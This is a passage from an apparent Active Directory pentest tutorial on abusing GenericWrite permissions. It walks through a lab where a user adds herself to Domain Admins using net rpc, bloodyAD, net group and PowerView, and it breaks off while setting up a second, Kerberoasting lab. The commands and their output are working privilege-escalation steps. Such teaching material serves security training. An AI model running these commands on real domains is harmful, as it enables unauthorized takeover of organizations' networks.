


DACL ATTACK



GenericWrite



Contents

Introduction	3
GenericWrite Permission	3
Prerequisites	3
Lab Setup – User Owns GenericWrite Permission on the Domain Admin Group.....	3
Create the Active Directory Environment:	3
Domain Controller:.....	3
User Accounts:	3
Assign the "GenericWrite" Privilege to Anuradha:	4
Exploitation Phase I – User Owns GenericWrite Permission on a Group	8
Bloodhound - Hunting for Weak Permission.....	8
Method for Exploitation – Account Manipulation (T1098).....	10
Linux Net RPC – Samba	10
Bloody AD.....	10
Windows Net command	10
Windows PowerShell - Powerview.....	12
Lab Setup – User Owns GenericWrite Permission on Another User	13
Create the AD Environment and User accounts.....	13
Assign the "GenericWrite" Privilege:	13
Exploitation Phase II – User Owns GenericWrite Permission on Another User.....	16
Bloodhound - Hunting for Weak Permission.....	16
Method for Exploitation – Kerberoasting (T1558.003)	17
Linux Python Script - TargetedKerberoast.....	17
Windows PowerShell - Powerview.....	18
Detection & Mitigation	20



Introduction

In this post, we explore **GenericWrite Active Directory abuse**, focusing on how attackers exploit **Discretionary Access Control Lists (DACLs)** to escalate privileges. By abusing the **GenericWrite** permission, adversaries can modify group memberships, service principal names, or login scripts—leading to lateral movement or domain dominance.

The lab setup necessary to simulate these attacks is outlined, with methods mapped to the **MITRE ATT&CK framework** to clarify the associated techniques and tactics. **Detection mechanisms** for identifying **suspicious** activities linked to **GenericWrite attacks** are also covered, alongside actionable recommendations for **mitigating these vulnerabilities**. This overview equips security professionals with **critical insights** to recognize and defend against these prevalent threats.

GenericWrite Permission

The **GenericWrite** permission in **Active Directory** allows a user to modify all writable attributes of an object, except for properties that require special permissions such as resetting passwords.

If an attacker gains **GenericWrite** over a user, they can write to the **servicePrincipalNames** attribute and immediately initiate a **targeted Kerberoasting** attack.

Moreover, having **GenericWrite** over a group enables them to add their account—or one they control—directly to that group, effectively escalating privileges.

Alternatively, if the attacker obtains **GenericWrite** over a computer object, they can modify the **msds-KeyCredentialLink** attribute. As a result, they create **Shadow Credentials** and authenticate as that computer account using **Kerberos PKINIT**.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD
- Windows 10/11 – As Client

Lab Setup – User Owns GenericWrite Permission on the Domain Admin Group

Create the Active Directory Environment:

To simulate an **Active Directory** environment, set up a **Windows Server** as a **Domain Controller (DC)** and a client machine (Windows or Linux) to run enumeration and exploitation tools.

Domain Controller:

- First, install **Windows Server** (2016 or 2019 recommended).
- Then, promote it to a **Domain Controller** by adding the **Active Directory Domain Services** role.
- Finally, set up the domain (e.g., ignite.local).

User Accounts:

- Next, create a standard user account named **Anuradha**:



```
net user anuradha Password@1 /add /domain
```

```
C:\Users\Administrator>net user anuradha Password@1 /add /domain ←  
The command completed successfully.
```

Assign the "GenericWrite" Privilege to Anuradha:


Once you configure the **AD environment**, assign the **GenericWrite** privilege to **Anuradha** for the **Domain Admins** group.

Steps:

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View > Advanced Features**.
- Locate the **Domain Admins** group in the Users container.
- Right-click on **Domain Admins** and go to **Properties**.

The screenshot shows the Windows Start Menu with the search bar containing "Windows Admin Center". Below it, the "Run" dialog box is open with the command "cmd" entered. The main window is ADUC, displaying the "Active Directory Users and Computers" view. On the left, the navigation pane shows the tree structure: Active Directory Users and Computers, Saved Queries, and the current domain "ignite.local" with its subfolders: Builtin, Computers, Domain Controllers, ForeignSecurityPrincipals, Keys, LostAndFound, Managed Service Accounts, Program Data, System, Tech, and Users. The "Users" folder is selected. On the right, a list of users and groups is shown, including Administrator, Allowed RODC Password Replication Group, Cert Publishers, Cloneable Domain Controllers, Denied RODC Password Replication Group, DnsAdmins, DnsUpdateProxy, and Domain Admins. The "Domain Admins" item is highlighted with a red box and has a blue selection bar. A context menu is open over the "Domain Admins" item, listing options: Add to a group..., Move..., Send Mail, All Tasks, Cut, Delete, Rename, Properties (which is also highlighted with a red box), and Help. The "Properties" option is the target of the abuse.

- Navigate to the **Security** tab, then click on **Add**.



- In the “Enter the object name to select” box, type Anuradha and click **Check Names**, and then click on OK.

Domain Admins Properties

Select Users, Computers, Service Accounts, or Groups


Select this object type:
Users, Groups, or Built-in security principals

From this location:
ignite.local

Enter the object names to select ([examples](#)):

Read	<input type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.



- In the **Permissions** section, check the box for **Write** permission.



Domain Admins Properties

?

X

General Members Member Of Managed By

Object Security Attribute Editor

Group or user names:

- anuradha (IGNITE\anuradha)
- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (IGNITE\Domain Admins)

Add... Remove

Permissions for anuradha

	Allow	Deny
Full control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

- Selecting the **Write** checkbox automatically enables **Add/remove self as member**.



Permissions for anuradha	Allow	Deny
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Add/remove self as member	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Send to	<input type="checkbox"/>	<input type="checkbox"/>
Read phone and mail options	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write phone and mail options	<input checked="" type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

After applying the settings, **Anuradha** now has **GenericWrite** and **AddSelf** rights over the **Domain Admins** group. Consequently, she can add herself—or any principal she controls—to the group.

Exploitation Phase I – User Owns GenericWrite Permission on a Group

Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Anuradha** has the **GenericWrite** permission on the **Domain Admins** group.

```
bloodhound-python -u anuradha -p Password@1 -ns 192.168.1.7 -d ignite.local -c All
```

```
[root@kali]~[~/blood]
# bloodhound-python -u anuradha -p Password@1 -ns 192.168.1.7 -d ignite.local -c All ←
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connec
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEGEWIN10.ignite.local
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



ANURADHA@IGNITE.LOCAL

Database Info

Node Info

Analysis

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

INBOUND CONTROL RIGHTS

Explicit Object Controllers	6
Unrolled Object Controllers	3
Transitive Object Controllers	▶

Thus, it has shown the Anuradha User has GenericWrite and SelfAdd privilege to Domain Admin group.





Method for Exploitation – Account Manipulation (T1098)

Linux Net RPC – Samba

The tester can abuse this permission by adding Anuradha User into Domain Admin group and list the domain admin members to ensure that Anuradha Users becomes Domain Admin.

```
net rpc group addmem "Domain Admins" anuradha -U  
ignite.local/anuradha%'Password@1' -S 192.168.1.7
```

```
└─(root㉿kali)-[~/blood]
  └─# net rpc group members "Domain Admins" -U ignite.local/anuradha%'Password@1' -S 192.168.1.7 ←  
IGNITE\Administrator www.hackingarticles.in

└─(root㉿kali)-[~/blood]
  └─# net rpc group addmem "Domain Admins" anuradha -U ignite.local/anuradha%'Password@1' -S 192.168.1.7 ←  
IGNITE\Administrator

└─(root㉿kali)-[~/blood]
  └─# net rpc group members "Domain Admins" -U ignite.local/anuradha%'Password@1' -S 192.168.1.7 ←  
IGNITE\Administrator  
IGNITE\anuradha
```

Bloody AD

Alternatively, it can be achieved using [bloodyAD](#)

```
bloodyAD --host "192.168.1.7" -d "ignite.local" -u "anuradha" -p "Password@1" add  
groupMember "Domain Admins" "anuradha"
```

```
└─(root㉿kali)-[~/blood]
  └─# bloodyAD --host "192.168.1.7" -d "ignite.local" -u "anuradha" -p "Password@1" add groupMember "Domain Admins" "anuradha" ←  
[+] anuradha added to Domain Admins
```

Windows Net command

This can be achieved with a native command line, using windows net command.

```
net group "domain admins" anuradha /add /domain
```



```
C:\Users\anuradha>net user anuradha /domain ←  
The request will be processed at a domain controller for domain ignite.local.  
  
User name                      anuradha  
Full Name  
Comment  
User's comment  
Country/region code 0003 (System Default)  
Account active                 Yes  
Account expires                Never  
  
Password last set              11/20/2024 6:25:00 AM  
Password expires               1/1/2025 6:25:00 AM  
Password changeable            11/21/2024 6:25:00 AM  
Password required              Yes  
User may change password       Yes  
  
Workstations allowed           All  
Logon script  
User profile  
Home directory  
Last logon          11/20/2024 7:03:41 AM  
  
Logon hours allowed           All  
  
Local Group Memberships  
Global Group memberships      *Domain Users  
The command completed successfully.
```

```
C:\Users\anuradha>net group "domain admins" anuradha /add /domain ←  
The request will be processed at a domain controller for domain ignite.local.
```

The command completed successfully.

thus, from user property we can see Anuradha user has become the member of domain admin.



```
C:\Users\anuradha>net user anuradha /domain ←  
The request will be processed at a domain controller for domain ignite.  
  
User name                      anuradha  
Full Name  
Comment  
User's comment  
Country/region code             000 (System Default)  
Account active                 Yes  
Account expires                Never  
  
Password last set              11/20/2024 6:25:00 AM  
Password expires               1/1/2025 6:25:00 AM  
Password changeable            11/21/2024 6:25:00 AM  
Password required              Yes  
User may change password       Yes  
  
Workstations allowed           All  
Logon script  
User profile  
Home directory                 www.hackingarticles.in  
Last logon                     11/20/2024 7:03:41 AM  
  
Logon hours allowed           All  
  
Local Group Memberships  
Global Group memberships      *Domain Users  
The command completed successfully.
```

*Domain Admins

Windows PowerShell - Powerview

The attacker can add a user/group/computer to a group. This can be achieved with the Active Directory PowerShell module, or with **Add-DomainGroupMember** ([PowerView](#) module).

```
powershell -ep bypass
Import-Module .\PowerView.ps1
$SecPassword = ConvertTo-SecureString 'Password@1' -AsPlainText -Force
$Cred = New-Object
[System.Management.Automation.PSCredential]('ignite.localanuradha', $SecPassword)
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'anuradha' -Credential
$Cred
```



```
PS C:\Users\anuradha> powershell -ep bypass ←
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\anuradha> Import-Module .\PowerView.ps1 ←
PS C:\Users\anuradha> $SecPassword = ConvertTo-SecureString 'Password@1' -AsPlainText -Force ←
PS C:\Users\anuradha> $Cred = New-Object System.Management.Automation.PSCredential('ignite.local\anuradha', $SecPassword) ←
PS C:\Users\anuradha> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'anuradha' -Credential $Cred ←
PS C:\Users\anuradha>
PS C:\Users\anuradha> net user anuradha /domain ←
The request will be processed at a domain controller for domain ignite.local.

User name          anuradha
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active        Yes
Account expires       Never

Password last set    11/20/2024 6:25:00 AM
Password expires      1/1/2025 6:25:00 AM
Password changeable   11/21/2024 6:25:00 AM
Password required     Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          11/20/2024 7:15:45 AM
Logon hours allowed All

Local Group Memberships *Domain Users
Global Group memberships *Domain Admins
The command completed successfully.
```

Lab Setup – User Owns GenericWrite Permission on Another User

Here, in this lab setup, we will create two users' Krishna and Radha, where the user Radha has GenericWrite permission over the Krishna user.

Create the AD Environment and User accounts

- Create two AD user accounts named **Krishna** and **Radha**.

```
net user krishna Password@1 /add /domain
net user radha Password@1 /add /domain
```

```
C:\Users\Administrator>net user krishna Password@1 /add /domain ←
The command completed successfully.


C:\Users\Administrator>net user radha Password@1 /add /domain ←
The command completed successfully.

C:\Users\Administrator>
```

Assign the "GenericWrite" Privilege:

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View > Advanced Features**.
- Locate User **Krishna** in the **Users**

- Right-click on **Krishna User** and go to **Properties**.



- Go to the **Security** tab, and click on **Add** button
- In the “Enter the object name to select” box, type **Radha** and click **Check Names** and click on **OK**.
- Select **Radha** user and in the **Permissions** section, check the box for **Write**
- Apply the settings.


krishna Properties



Published Certificates	Member Of	Password Replication	Dial-in	Object
Remote Desktop Services Profile		COM+	Attribute Editor	
General	Address	Account	Profile	Telephones
Security	Environment	Sessions		Remote control

Group or user names:

- Administrators (IGNITE\Administrators)
- Account Operators (IGNITE\Account Operators)
- Pre-Windows 2000 Compatible Access (IGNITE\Pre-Windows 200...)
- radha (IGNITE\radha)
- Windows Authorization Access Group (IGNITE\Windows Authorizat...
- Terminal Server License Servers (IGNITE\Terminal Server License ...)
- ENTERPRISE DOMAIN CONTROLLERS

 Add...

Remove

